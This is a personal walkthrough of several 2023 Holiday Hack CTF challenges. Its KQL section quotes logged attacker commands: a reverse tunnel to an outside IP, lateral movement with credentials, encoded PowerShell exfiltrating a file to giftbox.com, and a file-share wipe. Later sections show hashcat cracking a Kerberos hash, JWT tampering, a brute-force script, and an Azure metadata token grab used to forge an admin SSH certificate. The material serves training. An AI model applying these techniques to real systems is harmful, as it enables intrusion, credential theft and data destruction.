- **KQL Tutorial** - *From: Tangle Coalbox*
  Once you get into the Kusto trainer, click the blue Train me for the case button to get familiar with KQL.
- **File Creation** - *From: Tangle Coalbox*
  Looking for a file that was created on a victim system? Don't forget the FileCreationEvents table.

Solution

<table>
<tr><th>CASE</th><th>QUESTION</th><th>QUERY</th><th>ANSWER</th></tr>
<tr><td>Onboarding</td><td>How many Craftperson Elf's are working from laptops?</td><td><pre>Employees
| where role == "Craftsperson Elf" and hostname contains "LAPTOP"
| summarize count()</pre></td><td>25</td></tr>
<tr><td>1</td><td>What is the email address of the employee who received this phishing email?

What is the email address that was used to send this spear phishing email?

What was the subject line used in</td><td><pre>Email
| where link contains "http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx"
| project recipient, sender, subject</pre></td><td><table><tr><th>recipient</th><th>sender</th><th>subject</th></tr><tr><td>alabaster_snowball@santaworkshopgeeseislands.org</td><td>cwombley@gmail.com</td><td>[EXTERNAL] Invoice foir reindeer food past due</td></tr></table></td></tr>
</table>

	the spear phishing email?		

2	What is the role of our victim in the organization?
	
	What is the hostname of the victim's machine?
	
	What is the source IP linked to the victim?
		`Employees`
		`| where email_addr == "alabaster_snowball@santaworkshopgeeseislands.org"`
		`| project role, hostname, ip_addr`
			<table><tr><th>role</th><th>hostname</th><th>ip_addr</th></tr><tr><td>Head Elf</td><td>Y1US-DESKTOP</td><td>10.10.0.4</td></tr></table>

3	What time did Alabaster click on the malicious link? Make sure to copy the exact timestamp from the logs!	`OutboundNetworkEvents`
		`| where src_ip == "10.10.0.4" and url contains "http://madelvesnorthpole.org/published/search/MonthlyInvoiceForReindeerFood.docx"`
		`| project timestamp`
			`2023-12-02T10:12:42Z`

	What file is dropped to Alabaster's machine shortly after he downloads the malicious file?	`FileCreationEvents`
		`| where hostname == "Y1US-DESKTOP"`
		`and timestamp > datetime("2023-12-02T10:12:42Z")`
		`and filename != "MonthlyInvoiceForReindeerFood.docx"`
		`| limit 1`
		`| project filename`
			`giftwrap.exe`

4	The attacker created an reverse tunnel connection with the compromised machine. What IP was the connection forwarded to?	`ProcessEvents` `| where hostname == "Y1US-DESKTOP" and timestamp > datetime("2023-12-02T10:12:42Z")`	This took a little manual analysis, eventually identifying the command: `cmd.exe "ligolo" --bind 0.0.0.0:1251 --forward 127.0.0.1:3389 --to 113.37.9.17:22 --username rednose --password falalalala --no-antispoof`
	What is the timestamp when the attackers enumerated network shares on the machine?		This took a little manual analysis, eventually identifying a `net share` command at `2023-12-02T16:51:44Z`
	What was the hostname of the system the attacker moved laterally to?		This took a little manual analysis, eventually identifying the command: `cmd.exe /C net use \\NorthPolefileshare\c$ /user:admin AdminPass123`

5	When was the attacker's first base64 encoded PowerShell command executed on Alabaster's machine?	`ProcessEvents` `| where hostname == "Y1US-DESKTOP" and timestamp > datetime("2023-12-02T10:12:42Z")`	This took a little manual analysis, and a much welcome message on Discors from @fauxkassarole “Since I've answered it in DMs several times now for Q5 The first encrypted powershell timestamp is referring to the first malicious command not just the first time an encrypted powershell command is run”, I eventually identified the command `C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc KCAndHh0LnRzaUxlY2lOeXRoZ3VhTlxwb3Rrc2VEXDpDIHR4dC50c2lMZWNpTnl0aGd1YU5cbGFjaXRpckNub2lzc2lNXCRjXGVyYWhzZWxpZmVsb1BodHJvTlxcIG11dEkteXBvQyBjLSBleGUubGxlaHNyZXdvcCcgLXNwbGl0ICcnIHwgJXskX1swXX0pIC1qb2luICcn` at `2023-12-24T16:07:47Z`.

	What was the name of the file the attacker copied from the fileshare? (This might require some additional decoding)		By decoding the base64 powershell in the previous command we can obtain:
			`( 'txt.tsiLeciNythguaN\potkseD\:C txt.tsiLeciNythguaN\lacitirCnoissiM\$c\erahselif eloPhtroN\\ metI-ypoC c- exe.llehsrewop' -split '' | %{$_[0]}) -join ''`
			
			Then reversing it:
			`'powershell.exe -c Copy-Item \\NorthPolefileshare\\c$\\MissionCritical\\NaughtyNiceList.txt C:\\Desktop\\NaughtyNiceList.txt'`
			
			So the attacker is after the file `NaughtyNiceList.txt`.

	The attacker has likely exfiltrated data from the file share. What domain name was the data exfiltrated to?		Another powershell with base64 encoded payload is: `C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc W1N0UmlOZ106OkpvSW4oICcnLCBbQ2hhUltdXSgxMDAsIDExMSwgMTE5LCAxMTAsIDExOSwgMTA1LCAxMTYsIDEwNCwgMTE1LCA5NywgMTEwLCAxMTYsIDk3LCA0NiwgMTAsIDExMSwgMzIsIDQ1LCAxMDEsIDEyMCwgMTAyLCAxMDUsIDEwOCwgMzIsIDY3LCA1OCwgOTIsIDkyLCA2OCwgMTAxLCAxMTUsIDEwNywgMTE2LCAxMTEsIDExMiwgOTIsIDkyLCA3OCwgOTcsIDExNywgMTAzLCAxMDQsIDExNiwgNzgsIDEwNSwgOTksIDEwMSwgNzYsIDEwNSwgMTE1LCAxMTYsIDQ2LCAxMDAsIDExMSwgOTksIDEyMCwgMzIsIDkyLCA5MiwgMTAzLCAxMDUsIDEwMiwgMTE2LCA5OCwgMTExLCAxMjAsIDQ2LCA5OSwgMTExLCAxMDksIDkyLCAxMDIsIDEwNSwgMTA4LCAxMDEpKXwmICgoZ3YgJypNRHIq JykuTmFtRVszLDExLDJdLWpvaU4=`  Once decoded: `[StRiNg]::JoIn('', [ChaR[]](100, 111, 119, 110, 119, 105, 116, 104, 115, 97, 110, 116, 97, 46, 101, 120, 101, 32, 45, 101, 120, 102, 105, 108, 32, 67, 58, 92, 92, 68, 101, 115, 107, 116, 111, 112, 92, 92, 78, 97, 117, 103, 104, 116, 78, 105, 99, 101, 76, 105, 115, 116, 46, 100, 111, 99, 120, 32, 92, 92, 103, 105, 102, 116, 98, 111, 120, 46, 99, 111, 109, 92, 102, 105, 108, 101))|& ((gv '*MDr*').NamE[3,11,2]-joiN`  By substituting with ASCII characters we obtains: `downwithsanta.exe -exfil C:\\Desktop\\NaughtNiceList.docx \\giftbox.com\file`  So the domain is `giftbox.com`

6	What is the name of the executable the attackers used in the final malicious command?	`ProcessEvents | where hostname == "Y1US-DESKTOP" and timestamp > datetime("2023-12-02T10:12:42Z")`	This took a little manual analysis, eventually identifying the command:
			`C:\Windows\System32\powershell.exe -Nop -ExecutionPolicy bypass -enc QzpcV2luZG93c1xTeXN0ZW0zMlxkb3dud2l0aHNhbnRhLmV4ZSAtLXdpcGVhbGwgXFxcXE5vcnRoUG9sZWZpbGVzaGFyZVxcYyQ=`
			
			By decoding the base64 payload:
			`C:\Windows\System32\downwithsanta.exe --wipeall \\\\NorthPolefileshare\\c$`
			
			So the executable is `downwithsanta.exe`.

	What was the command line flag used alongside this executable?		As per the previous question, the command line flag is: `--wipeall`
Flag	Just obtain the flag using KQL	`print base64_decode_tostring('QmV3YXJlIHRoZSBDdWJlIHRoYXQgV29tYmxlcw==')`	`Beware the Cube that Wombles`

Phish Detection Agency

Difficulty: 

Fitzy Shortstack on Film Noir Island needs help battling dastardly phishers. Help sort the good from the bad!

Hints

- **DMARC, DKIM, and SPF, oh my!** - *From: Fitzy Shortstack*
  Discover the essentials of email security with DMARC, DKIM, and SPF at Cloudflare's Guide.

Solution

I downloaded the email database through the guide "Export IndexedDB from a web app using devtools" from David Fahlander so I could overthink this challenge easier. Once I decided to give it a proper look, I came up with this script to identify the baddies:

```
import json

emails = json.load(open('phishing.db.json.formatted.js', 'r'))["data"]["data"][0]["rows"]

for email in emails:
    validMail = True
    dmarc = None
    dkim = None
    headers = email['headers'].split("\n")
    sender_domain = email['from'].split('@')[1]

    for header in headers:
        if "DMARC" in header:
```

```
            dmarc = header
        if "DKIM" in header:
            dkim = header

    if not dmarc or "Pass" not in dmarc:
        print("DMARC not passed -- {}".format(dmarc), end='')
        validMail = False
    elif sender_domain not in dkim:
        print("DKIM not passed -- {} != {}".format(sender_domain, dkim), end='')
        validMail = False

    if not validMail:
        print(" --> BADDY --> {}".format(email))
```

Two **if**s, literally, gave me the list of the 10 baddies:


```
{"from": "victor.davis@geeseislands.com", "to": "admin.research@geeseislands.com", "headers":
"Return-Path: <victor.davis@anotherdomain.com>\nReceived: from anotherdomain.com\nDKIM-Signature: v=1;
a=rsa-sha256; d=anotherdomain.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Fail", "subject":
"Invitation to Research Grant Meeting", "content": "<p>Don't miss our <strong>upcoming meeting</strong>
on new grant opportunities. We'll be discussing how ChatNPT can aid in our research initiatives!</p>",
"date": "2023-08-15 11:30:00", "status": 1, "id": 2}
```

```
{"from": "xavier.jones@geeseislands.com", "to": "admin.itsecurity@geeseislands.com", "headers":
"Return-Path: <xavier.jones@unauthorizedsource.com>\nReceived: from
unauthorizedsource.com\nDKIM-Signature: Invalid\nDMARC: Fail", "subject": "Urgent IT Security Update",
"content": "<p><strong>Alert:</strong> Please be aware of fake security updates circulating. Remember,
all genuine updates will mention 'ChatNPT' for verification.</p>", "date": "2023-08-02 10:45:00",
"status": 0, "id": 8}
```

```
{"from": "steven.gray@geeseislands.com", "to": "admin.procurement@geeseislands.com", "headers":
"Return-Path: <steven.gray@geeseislands.com>\nReceived: from mail.geeseislands.com\nDKIM-Signature:
Altered Signature\nDMARC: Fail", "subject": "Procurement Process Improvements", "content": "<p>Important
notice: We are updating our <strong>procurement process</strong>. How can ChatNPT help us in this
transition?</p>", "date": "2023-09-05 14:50:00", "status": 1, "id": 15}
```

```
{"from": "laura.green@geeseislands.com", "to": "admin.security@geeseislands.com", "headers":
"Return-Path: <laura.green@unauthorized.com>\nReceived: from unauthorized.com\nDKIM-Signature: v=1;
a=rsa-sha256; d=unauthorized.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Pass", "subject":
"Security Protocol Briefing", "content": "<p>Reminder: <strong>security protocol briefing</strong>
scheduled. We'll cover how ChatNPT can be used to enhance our security measures.</p>", "date":
"2023-07-20 09:15:00", "status": 1, "id": 17}
```

```
{"from": "nancy@geeseislands.com", "to": "admin.publicrelations@geeseislands.com", "headers":
"Return-Path: <nancy@unknownsource.com>\nReceived: from unknownsource.com\nDKIM-Signature: v=1;
a=rsa-sha256; d=unknownsource.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Pass", "subject":
"Public Relations Strategy Meet", "content": "<p>Excited for our upcoming <strong>PR strategy
meeting</strong>. We'll discuss how ChatNPT can revolutionize our public relations efforts.</p>",
"date": "2023-09-30 11:45:00", "status": 1, "id": 19}
```

```
{"from": "rachel.brown@geeseislands.com", "to": "admin.customerrelations@geeseislands.com", "headers":
"Return-Path: <rachel.brown@geeseislands.com>\nReceived: from mail.geeseislands.com\nDKIM-Signature:
Missing\nDMARC: Fail", "subject": "Customer Feedback Analysis Meeting", "content": "<p>Join us for a
deep dive into our <strong>recent customer feedback</strong>. Let's see how ChatNPT can help us
understand our clients better.</p>", "date": "2023-08-18 13:35:00", "status": 0, "id": 21}
```

```
{"from": "ursula.morris@geeseislands.com", "to": "admin.legal@geeseislands.com", "headers":
"Return-Path: <ursula.morris@differentdomain.com>\nReceived: from differentdomain.com\nDKIM-Signature:
```

```
v=1; a=rsa-sha256; d=differentdomain.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Fail", "subject":
"Legal Team Expansion Strategy", "content": "<p>Join us to discuss the <strong>expansion plans for our
legal team</strong>. We'll also explore how ChatNPT might streamline our legal research.</p>", "date":
"2023-07-30 12:00:00", "status": 0, "id": 23}
```

```
{"from": "quincy.adams@geeseislands.com", "to": "admin.networking@geeseislands.com", "headers":
"Return-Path: <quincy.adams@geeseislands.com>\nReceived: from mail.geeseislands.com\nDKIM-Signature:
Invalid Signature\nDMARC: Fail", "subject": "Networking Event Success Strategies", "content":
"<p>Discussing strategies for our <strong>upcoming networking event</strong>. Let's brainstorm how
ChatNPT can be used to enhance networking interactions.</p>", "date": "2023-07-25 10:10:00", "status":
1, "id": 24}
```

```
{"from": "michael.roberts@geeseislands.com", "to": "admin.compliance@geeseislands.com", "headers":
"Return-Path: <michael.roberts@externalserver.com>\nReceived: from externalserver.com\nDKIM-Signature:
v=1; a=rsa-sha256; d=externalserver.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Pass", "subject":
"Compliance Training Schedule Announcement", "content": "<p>Announcing our new <strong>compliance
training schedule</strong>. Interactive sessions with ChatNPT included!</p>", "date": "2023-08-05
14:20:00", "status": 0, "id": 28}
```

```
{"from": "oliver.thomas@geeseislands.com", "to": "admin.research@geeseislands.com", "headers":
"Return-Path: <oliver.thomas@otherdomain.com>\nReceived: from otherdomain.com\nDKIM-Signature: v=1;
a=rsa-sha256; d=otherdomain.com; s=default;
b=HJgZP0lGJb8xK3t18YsOUpZ+YvgcCj2h3ZdCQF/TN0XQlWgZt4Ll3cEjy1O4Ed9BwFkN8XfOaKJbnN+lCzA8DyQ9PDPkT9PeZw2+Jh
QK1RmZdJlfg8aIlXvB2Jy2b2RQlKcY0a5+j/48edL9XkF2R8jTtKgZd9JbOOyD4EHD6uLX5;\nDMARC: Pass", "subject": "New
Research Project Kickoff", "content": "<p>Excited to announce the kickoff of our <strong>new research
project</strong>. How might ChatNPT contribute to our research methodologies?</p>", "date": "2023-10-17
16:30:00", "status": 0, "id": 32}
```


…code has been written…

While I was overthinking it and waiting for its moment, I wrote a random bruteforce script because, why not? It would be my pc working, not me 🙂 Code has been written and it is going to be reported:

```python
import json
import itertools
import requests
from datetime import datetime

senders = True
receivers = False

emails = json.load(open('phishing.db.json.formatted.js', 'r'))["data"]["data"][0]["rows"]

base_url = 'https://hhc23-phishdetect-dot-holidayhack2023.ue.r.appspot.com'
check_url = '{}/check-status'.format(base_url)

session = requests.Session()
print(session.get(base_url).cookies)

addresses = []
for email in emails:
    if senders and email["from"] not in addresses:
        addresses.append(email["from"])
    if receivers and email["to"] not in addresses:
        addresses.append(email["to"])

start_time = datetime.now()
dictionary = []
for i in range(1, len(addresses)):
```

```
    workList = list(itertools.combinations(addresses, r=i))
    count = 0
    for obj in workList:
        count += 1
        obj = list(obj)
        dictionary.append(obj)
        r = session.post(check_url, json=obj)
        delta = datetime.now() - start_time
        print("Ran for {} -- {}/{} -- {} -- {}".format(delta, count, len(workList), obj, r.text))
        if "Lists do not match" not in r.text:
            exit()
```

Hashcat

Difficulty: 🎄 🎄 🎄 🎄 🎄

Eve Snowshoes is trying to recover a password. Head to the Island of Misfit Toys and take a crack at it!

Solution

The motd gives the link for hashcat's hash modes. The file **`hash.txt`** contains the hash:

```
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462f
ec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a
6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac
652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b
415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb
07980d7f2e270d8dd1966
```

To use it with hashcat, we can specify the hash type with **`-m 18200`** (**`Kerberos 5, etype 23, AS-REP`**) that allows to crack the file using the dictionary file **`password_list.txt`**:

```
elf@122153c22aa8:~$ hashcat --force -w 1 -u 1 --kernel-accel 1 --kernel-loops 1 -m 18200 -a 0 hash.txt
password_list.txt
hashcat (v5.1.0) starting...
# Output removed to shorten report
$krb5asrep$23$alabaster_snowball@XMAS.LOCAL:22865a2bceeaa73227ea4021879eda02$8f07417379e610e2dcb0621462f
ec3675bb5a850aba31837d541e50c622dc5faee60e48e019256e466d29b4d8c43cbf5bf7264b12c21737499cfcb73d95a903005a
6ab6d9689ddd2772b908fc0d0aef43bb34db66af1dddb55b64937d3c7d7e93a91a7f303fef96e17d7f5479bae25c0183e74822ac
652e92a56d0251bb5d975c2f2b63f4458526824f2c3dc1f1fcbacb2f6e52022ba6e6b401660b43b5070409cac0cc6223a2bf1b4b
415574d7132f2607e12075f7cd2f8674c33e40d8ed55628f1c3eb08dbb8845b0f3bae708784c805b9a3f4b78ddf6830ad0e9eafb
07980d7f2e270d8dd1966:IluvC4ndyC4nes!
# Output removed to shorten report
```

Revealing that the password is **`IluvC4ndyC4nes!`**.

Elf Hunt

Difficulty: 🎄 🎄 🎄 🎄 🎄

Piney Sappington needs a lesson in JSON web tokens. Hack Elf Hunt and score 75 points.

Hints

- **JWT Secrets Revealed** - *From: Piney Sappington*
  Unlock the mysteries of JWTs with insights from PortSwigger's JWT Guide.

Solution

Going after the cookies, we can observe one being `ElfHunt_JWT=eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0.eyJzcGVlZCI6LTUwMH0.` which is an unsigned JWT so it can be easily decoded and altered with jwt.io:

ORIGINAL	HEADER	eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0	{"alg":"none","typ":"JWT"}
	PAYLOAD	eyJzcGVlZCI6LTUwMH0	{"speed":-500}
ALTERED	HEADER	eyJhbGciOiJub25lIiwidHlwIjoiSldUIn0	{"alg":"none","typ":"JWT"}
	PAYLOAD	eyJzcGVlZCI6LTUwfQ	{"speed":-50}

By setting the cookie and reloading the page, elves go way slower. Additionally, the console in dev tools allows to alter the score variable and quickly reach the target of 75 points, e.g. by setting it to 74 and the just hit 1 elf. Once won, the game shows a banner and the winner "toket":

Once the Game Token is clicked it provides a page of "The Captain's Journal" which is related to The Captain's Comms challenge.

Certificate SSHenanigans

Difficulty: 🎄🎄🎄🎄🎄

Go to Pixel Island and review Alabaster Snowball's new SSH certificate configuration and Azure Function App. What type of cookie cache is Alabaster planning to implement?

Hints

- **Azure VM Access Token** - *From: Sparkle Redberry*
  Azure CLI tools aren't always available, but if you're on an Azure VM you can always use the Azure REST API instead.
- **SSH Certificates Talk** - *From: Alabaster Snowball*
  Check out Thomas Bouve's talk and demo to learn all about how you can upgrade your SSH server configuration to leverage SSH certificates.

- **Azure Function App Source Code** - *From: Alabaster Snowball*
  The get-source-control Azure REST API endpoint provides details about where an Azure Web App or Function App is deployed from.

Solution


Talking to Alabaster Snowball, he gives additional information about the challenge:

- The ssh-server-vm.santaworkshopgeeseislands.org azure server
- Restates the Azure Function App allowing elves to request their own SSH certificates
- Instructs to use the monitor account to access the host
- Points out the to try obtaining the contents of his TODO list

First thing is to generate a dedicated SSH key:

```
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh-keygen -f hhc2023
Generating public/private rsa key pair.
# Output removed to shorten report
Your identification has been saved in hhc2023
Your public key has been saved in hhc2023.pub
The key fingerprint is:
SHA256:lcvFbYD3/mgiNJohS1tokhTa0duNE35uHGReft2vRsk thedead@dellian
# Output removed to shorten report
```

Then upload the public key to the abovementioned Azure Function App to obtain a certificate file:



Save the certificate to a dedicated file (**`hhc2023.cert`** in my case), fix permissions if needed and log in to the ssh server using these credentials:

```
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ chmod 0600 hhc2023.cert
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh -i hhc2023.cert -i hhc2023
monitor@ssh-server-vm.santaworkshopgeeseislands.org
┌──────────────── Satellite Tracking Interface ────────────────┐
│                                                              │
│                                                              │
│                                                              │
│                                                              │
╞══════════════════════════════════════════════════════════════╡
│                                                              │
│  Position: 1.145132°, -145.261627°                           │
│  Velocity: 3.0690 km/s                                       │
│  Altitude: 35785.97 km above Earth's surface                 │
│  Signal Strength: 87.45%                                     │
│  Solar Panel Status: Deployed                                │
│  Battery Status: Unknown                                     │
│  Thermal Status: Unknown                                     │
│                                                              │
│          **** Geostationary orbit detected! ****             │
│                                                              │
└──────────────────────────────────────────────────────────────┘
```

By pressing **CTRL+c** the SatTracker closes, dropping to a shell where commands can be executed. Recalling the hint "**SSH Certificates Talk**" pointing to Thomas Bouve's talk, I retrieved the content of the files in **/etc/ssh/auth_principals/** observing how that the user **alabaster** maps to the **admin** principal:

```
monitor@ssh-server-vm:~$ ls /etc/ssh/auth_principals/
alabaster  monitor
monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/monitor
elf
monitor@ssh-server-vm:~$ cat /etc/ssh/auth_principals/alabaster
admin
```

Now, following the hints "**Azure VM Access Token**" and "**Azure Function App Source Code**", I used Azure REST APIs within **ssh-server-vm** to obtain the github source for the function app at https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl:

```
monitor@ssh-server-vm:~$ token=$(curl
'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fman
agement.azure.com%2F' -H Metadata:true -s | jq .access_token | tr -d '"') && curl -H "Authorization:
Bearer $token"
https://management.azure.com/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole
-rg1/providers/Microsoft.Web/sites/northpole-ssh-certs-fa/sourcecontrols/web?api-version=2022-03-01
{
  # Output removed to shorten report
  "properties": {
    "repoUrl": "https://github.com/SantaWorkshopGeeseIslandsDevOps/northpole-ssh-certs-fa",
    # Output removed to shorten report
  }
}
```

Accessing the northpole-ssh-certs-fa github we can observe that **function_app.py** does accept the principal as input, otherwise falling back to the default "**elf**" principal. So to obtain the admin certificate, it is sufficient to add **"principal": "admin"** to the json being sent by the client:

```
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ curl
'https://northpole-ssh-certs-fa.azurewebsites.net/api/create-cert?code=candy-cane-twirl' --data-raw
'{"ssh_pub_key":"ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQDDOn/uTUG4LtzwpzaXpaJha7GPN/Ys6tIDfm1pLIMCDRLdWu9jP4Ha3td+RMjvM58iMguwLxUg
uyQjamXjoQleqQToPl9bR945qe5LD68633RbY3bWjUvMu8+9WETcim4nL5Zx2lg7SzCmZX3GC57R4dUZAbd5JnzJM1xWseVaLJwBUePb
LpTeHSi8CZpW9qorDaHQiiLQF1ybnbEFItwS7Uty6iC7+IUEgVXuJy8j6hp5FVt1VSS5wex7uZUzIDnMFlFJkQmgpxQHIOk5sM6eZcsJ
2kZcyPga1MovI36KIvLUlIw2Qm/dFKpt/h7h05nsQRS1xocvGzjOvmDZVJPIugIZHa0HzD43VysivZc84jFDBJBHWnsiApfjV1SMFUKv
u/HXYFDmgVoZDGW6unh5N1297PBOn+6IPE3t+2M5vq2CbXkQkoyi0aayjUTHwiteBtQVoeKqzYYbtKDcc+AuG8yuX5q1YhHB0L0ZjCI0
1+RHGF7H+fe3ZusqTnUhCRs= thedead@dellian", "principal": "admin"}'
{"ssh_cert": "rsa-sha2-512-cert-v01@openssh.com
AAAAIXJzYS1zaGEyLTUxMi1jZXJ0LXYwMUBvcGVuc3NoLmNvbQAAACY4Mzg0NDk4MzU5MDQ4NDgxNjUyMDkyOTUzODE2MzM4MTUzNjI5
MQAAAAMBAAEAAAGBAMM6f+5NQbgu3PCnNpelomFrsY839izq0gN+bWksgwINEt1a72M/gdre135EyO8znyIyC7AvFSC7JCNqZeOhCV6p
BOg+X1tH3jmp7ksPrzrfdFtjdtaNS8y7z71YRNyKbicvlnHaWDtLMKZlfcYLntHh1RkBt3kmfMkzXFax5VosnAFR49sulN4dKLwJmlb2
qisNodCKItAXXJudsQUi3BLtS3LqILv4hQSBVe4nLyPqGnkVW3VVJLnB7Hu5lTMgOcwWUUmRCaCnFAcg6Tmwzp5lywnaRlzI+BrUyi8j
fooi8tSUjDZCb90Uqm3+HuHTmexBFLXGhy8bOM6+YNlUk8i6AhkdrQfMPjdXKyK9lzziMUMEkEdaeyICl+NXVIwVQq+78ddgUOaBWhkM
Zbq6eHk3Xb3s8E6f7og8Te37Yzm+rYJteRCSjKLRprKNRMfCK14G1BWh4qrNhhu0oNxz4C4bzK5fmrViEcHQvRmMIjTX5EcYXsf597dm
6ypOdSEJGwAAAAAAAAABAAAAAQAAACQ0MzhhNDM3MS1hNDAyLTQ2NTUtYWYwNi1iYmI4NGFmZmFkMjQAAAAJAAAABWFkbWluAAAAAGWP
yskAAAAAZbS19QAAAAAAAAASAAAACnBlcm1pdC1wdHkAAAAAAAAAAAAAADMAAAALc3NoLWVkMjU1MTkAAAAgaTYY0wKYmRc8kcdFAf35
MzgJGuyr/sEvTCn4/qsIhYcAAABTAAAAC3NzaC1lZDI1NTE5AAAAQLRPD7qLPGKrw9m1nbD8EhTQvDCl7kusneNDks5ZogfWrd2TyNJz
q9ltyuQgck8q10fKl/XGq7MGU8oRNZC4WA0= ", "principal": "admin"}
```

Then save the **ssh_cert** content (**hhc2023_admin.cert** in my case) and use it to login as **alabaster**, obtaining the content of the TODO list:

```
thedead@dellian:~/hhc2023/Certificate SSHenanigans$ ssh -i hhc2023_admin.cert -i hhc2023
alabaster@ssh-server-vm.santaworkshopgeeseislands.org
alabaster@ssh-server-vm:~$ cat alabaster_todo.md
# Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure
Rudolph's red nose doesn't interfere with the signal.
- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer.
Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm
trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks
any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data
retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can
securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing
a Christmas carol. Jingle Bells is said to be the most secure.
```

And the flag is **Gingerbread Cookie Cache**.

The Captain's Comms

Difficulty: 🌲 🌲 🌲 🌲 🌲

Speak with Chimney Scissorsticks on Steampunk Island about the interesting things the captain is hearing on his new Software Defined Radio. You'll need to assume the **GeeseIslandsSuperChiefCommunicationsOfficer** role.

Hints

- **Comms JWT Intro** - *From: Chimney Scissorsticks*
  A great introduction to JSON Web Tokens is available from Auth0.

